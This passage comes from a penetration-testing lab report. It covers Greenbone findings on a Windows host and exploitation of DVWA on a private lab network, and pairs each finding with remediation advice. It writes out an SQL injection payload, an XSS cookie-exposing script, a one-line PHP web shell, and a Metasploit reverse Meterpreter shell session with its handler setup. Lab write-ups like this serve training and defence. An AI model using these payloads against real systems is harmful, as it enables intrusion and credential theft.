
### Synopsis

The SMB service on Victim-Laptop is affected by multiple vulnerabilities (MS17-010 family) that could allow remote code execution.

### Analysis

Greenbone detected “Microsoft Windows SMB Server Multiple Vulnerabilities (4013389)” with a CVSS score of 8.1. Several CVEs (e.g., CVE-2017-0143 to CVE-2017-0148) are linked to EternalBlue and similar wormable exploits. The host has port 445/tcp open, confirmed by Nmap.





**Figure 8:** Greenbone SMB server vulnerabilities report for 192.168.57.20

## SUGGESTED REMEDIATION

### Recommendations

- Apply MS17-010 and related SMB patches immediately.
- Enforce **SMB signing**, **Disable SMBv1 protocol**. and **SMBv2+ only**.
- Restrict SMB to trusted networks only.

### 3 - DCERPC and MSRPC Services Enumeration Reporting

MEDIUM RISK (5.0/10)	
Exploitation Likelihood	Possible
Business Impact	Moderate
Remediation Difficulty	Easy

#### Synopsis

DCERPC/MSRPC services on port 135 are exposed, allowing attackers to enumerate service details and domain information.

#### Analysis

The Greenbone scan flagged “DCERPC and MSRPC Services Enumeration Reporting” with a CVSS score of 5.0. Nmap confirmed port 135/tcp is open running Microsoft Windows RPC.

The screenshot displays the Greenbone Security Manager (GSM) interface. At the top, the browser address bar shows the URL: <https://192.168.57.40/report/804227a5-7ba9-4c46-b3a3-0d34449742e3>. The GSM logo and navigation tabs (Dashboards, Scans, Assets, Resilience, Secinfo, Configuration, Administration, Help) are visible. The main content area shows a report titled "Report Thu, Sep 4, 2025 9:32 PM UTC". Below the report header, there are tabs for Information, Results (4 of 21), Hosts (1 of 1), Ports (2 of 3), Applications (0 of 0), Operating Systems (1 of 1), CVEs (1 of 1), Closed CVEs (11 of 11), TLS Certificates (0 of 0), Error Messages (0 of 0), and User Tags (0). The "Results" tab is selected, showing a table of vulnerabilities. The table has columns for Vulnerability, Severity, QoD, Host IP, Name, Location, and Created. The vulnerability "DCERPC and MSRPC Services Enumeration Reporting" is highlighted, showing a severity of 5.0 (Medium), a QoD of 80%, and a host IP of 192.168.57.20. The location is 135/tcp. The report was created on Thu, Sep 4, 2025 9:35 PM UTC. Other vulnerabilities listed include "OS End Of Life Detection" (Severity 10.0, High), "Microsoft Windows SMB Server Multiple Vulnerabilities-Remote (4013389)" (Severity 8.1, High), and "TCP timestamps" (Severity 2.6, Low).

Vulnerability	Severity	QoD	Host IP	Name	Location	Created
OS End Of Life Detection	10.0 (High)	80 %	192.168.57.20		general/tcp	Thu, Sep 4, 2025 9:34 PM UTC
Microsoft Windows SMB Server Multiple Vulnerabilities-Remote (4013389)	8.1 (High)	95 %	192.168.57.20		445/tcp	Thu, Sep 4, 2025 9:37 PM UTC
DCERPC and MSRPC Services Enumeration Reporting	5.0 (Medium)	80 %	192.168.57.20		135/tcp	Thu, Sep 4, 2025 9:35 PM UTC
TCP timestamps	2.6 (Low)	80 %	192.168.57.20		general/tcp	Thu, Sep 4, 2025 9:35 PM UTC

Figure 9: Greenbone detection of DCERPC/MSRPC enumeration vulnerability

## SUGGESTED REMEDIATION

### Recommendations

- Block port 135/tcp from untrusted networks.
- Limit RPC exposure to administrative jump hosts.
- Apply Microsoft hardening guidelines for RPC services.

## 1 - TCP Timestamps

LOW RISK (2.6/10)	
Exploitation Likelihood	Possible
Business Impact	Low
Remediation Difficulty	Easy

### Synopsis

The system responds to TCP timestamp requests, which may assist attackers in fingerprinting system uptime.

### Analysis

The Greenbone scan identified “TCP Timestamps” with a CVSS score of 2.6. This weakness can be used for reconnaissance and timing attacks but does not directly compromise the host.

## SUGGESTED REMEDIATION

### Recommendations

- Disable TCP timestamps at the OS level.
- Apply system hardening guidelines

# Web Application Security Testing

This section documents the results of web application penetration testing performed against the DVWA (Damn Vulnerable Web Application) server. Four key vulnerabilities were identified and successfully exploited: SQL Injection, Stored Cross-Site Scripting (XSS), Unrestricted File Upload leading to Webshell Execution, and Reverse Meterpreter Shell access. Each test is described step by step with supporting evidence, impact analysis, and remediation recommendations.


## A) SQL Injection – Database Enumeration and Credential Extraction

Demonstrate SQL Injection by enumerating database schema and extracting user credentials.

### Steps

1. Security level in DVWA was set to *Low*.
2. A test payload `' or '1'='1` was injected into the User ID field, returning multiple user records, confirming the injection worked.
3. Using `UNION SELECT` payloads, multiple database schemas were enumerated (`information_schema`, `dvwa`, `mysql`, `metasploit`, `flag334422`).
4. Usernames and MD5 password hashes were successfully extracted from the **dvwa.users** table.

### Key Screenshots



**Figure 10:** SQL Injection payload returning multiple user records.




Figure 11: Enumeration of database names using UNION SELECT.




Figure 12: Extracted usernames and password hashes.

## Analysis

This SQL Injection vulnerability exposed the backend database, allowing enumeration of schema details and retrieval of sensitive credentials.

## Recommendations

- Implement parameterized queries and prepared statements.
- Validate and sanitize all user inputs.
- Apply least privilege to database accounts.
- Configure error handling to avoid leaking SQL errors.
- Deploy a Web Application Firewall (WAF).


## B) Stored Cross-Site Scripting (XSS) – Guestbook Injection

Demonstrate stored XSS in the DVWA Guestbook page and show how it can be used to hijack session cookies.


### Steps

1. Payload `<script>alert(document.cookie)</script>` was submitted in the Guestbook form.
2. Upon reloading the page, the script executed, triggering a JavaScript alert.
3. The alert displayed the PHPSESSID cookie, confirming the session token could be stolen.


### Key Screenshots



**Figure 13:** Malicious payload submitted in the Guestbook form.



**Figure 14:** JavaScript alert popup triggered.



**Figure 15:** Cookie value revealed in the alert.

## Analysis

Stored XSS allowed persistent malicious scripts to execute whenever the page was accessed, enabling attackers to steal cookies or perform session hijacking.

## Recommendations

- Sanitize all user input before storing.
- Apply output encoding on rendered data.
- Use HttpOnly cookies to protect sessions.
- Enforce a strict Content Security Policy (CSP).
- Enable WAF rules for XSS filtering.


## C) Unrestricted File Upload – Remote Command Execution

Exploit DVWA's file upload functionality to achieve remote command execution.

### Steps


1. A simple PHP shell (`<?php system($_GET['cmd']); ?>`) was created and saved as **shell.php**.
2. The file was uploaded via DVWA's File Upload page.
3. The uploaded shell was accessed in a browser and executed commands like `whoami` (result: **www-data**) and `ls`.

## Key Screenshots



**Figure 16:** Upload confirmation in DVWA.





**Figure 17:** Execution of *whoami* command through the shell.

## Analysis

Unrestricted file upload allowed execution of arbitrary PHP commands, resulting in full remote command execution on the server.

## Recommendations

- Restrict file uploads to safe file types.
- Validate MIME types and file content.
- Store uploads outside the webroot with execution disabled.
- Block dangerous extensions (.php, .asp, .jsp).
- Scan uploads with AV/EDR solutions.
- Apply least privilege to the web server account.
- Enforce a strict Content Security Policy (CSP).
- Enable WAF rules for XSS filtering.


## D) Reverse Meterpreter Shell Access

Establish persistent remote control of the server using a reverse Meterpreter shell.

### Steps

1. A PHP reverse TCP payload was generated using **msfvenom**.
2. The Metasploit multi/handler was configured to listen on port 4444.
3. The payload was uploaded to DVWA and triggered through the browser.
4. A Meterpreter session was opened, and commands (**sysinfo**, **getuid**) confirmed full system access.

### Key Screenshots



```
pentester-advanced
kali@attacker: ~
File Actions Edit View Help

dBBBBbb dBBP dBBBBBBP dBBBBbb
' db' BBP
db'db'db' dBBP dBP dBP BB
db'db'db' dBP dBP dBP BB
db'db'db' dBBBBB dBP dBBBBBBB

To boldly go where no
shell has gone before

+ -- --[ 2315 exploits - 1208 auxiliary - 412 post
+ -- --[ 975 payloads - 46 encoders - 11 nops
+ -- --[ 9 evasion

Metasploit tip: View all productivity tips with the
tips command
Metasploit Documentation: https://docs.metasploit.com/

msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload php/meterpreter/reverse_tcp
payload => php/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.57.10
LHOST => 192.168.57.10
msf6 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.57.10:4444
[*] Sending stage (39927 bytes) to 192.168.57.30
[*] Meterpreter session 1 opened (192.168.57.10:4444 -> 192.168.57.30:37289) at 2025-09-09 07:23:26 -0400

meterpreter > sysinfo
Computer : metasploitable
OS : Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686
Meterpreter : php/linux
meterpreter > ls
Listing: /var/www/dvwa/hackable/uploads

Mode                Size      Type      Last modified          Name
----                -
100644/rw-r--r--    667      file      2010-03-16 01:56:22 -0400 dvwa_email.png
100600/rw-----    1114      file      2025-09-09 07:14:27 -0400 shell.php

meterpreter >
```

**Figure 18:** Active Meterpreter session with sysinfo output.

## Analysis

The reverse shell provided full control of the DVWA server, enabling persistent post-exploitation activities.

## Recommendations

- Enforce strict file upload validation.
- Disable execution permissions on upload directories.
- Restrict outbound network connections.
- Monitor traffic with IDS/IPS and SIEM tools.
- Use EDR to detect reverse shells and post-exploitation behavior.
- Apply network segmentation to limit attacker movement.

The DVWA application was found to be vulnerable to SQL Injection, Stored XSS, Unrestricted File Upload, and Reverse Meterpreter Shell execution. Each vulnerability was exploited successfully, demonstrating the potential for database compromise, session hijacking, arbitrary command execution, and persistent remote control. These findings underscore the importance of secure coding practices, layered defenses, proper system configuration, and continuous monitoring.

# Windows Exploitation and Password Security Testing


This section details the exploitation of the Windows Victim-Laptop (192.168.57.20) using the EternalBlue vulnerability, followed by local account enumeration, weak password list creation, and successful brute-force authentication with Hydra. Evidence was captured at each stage, and findings were analyzed with remediation recommendations.

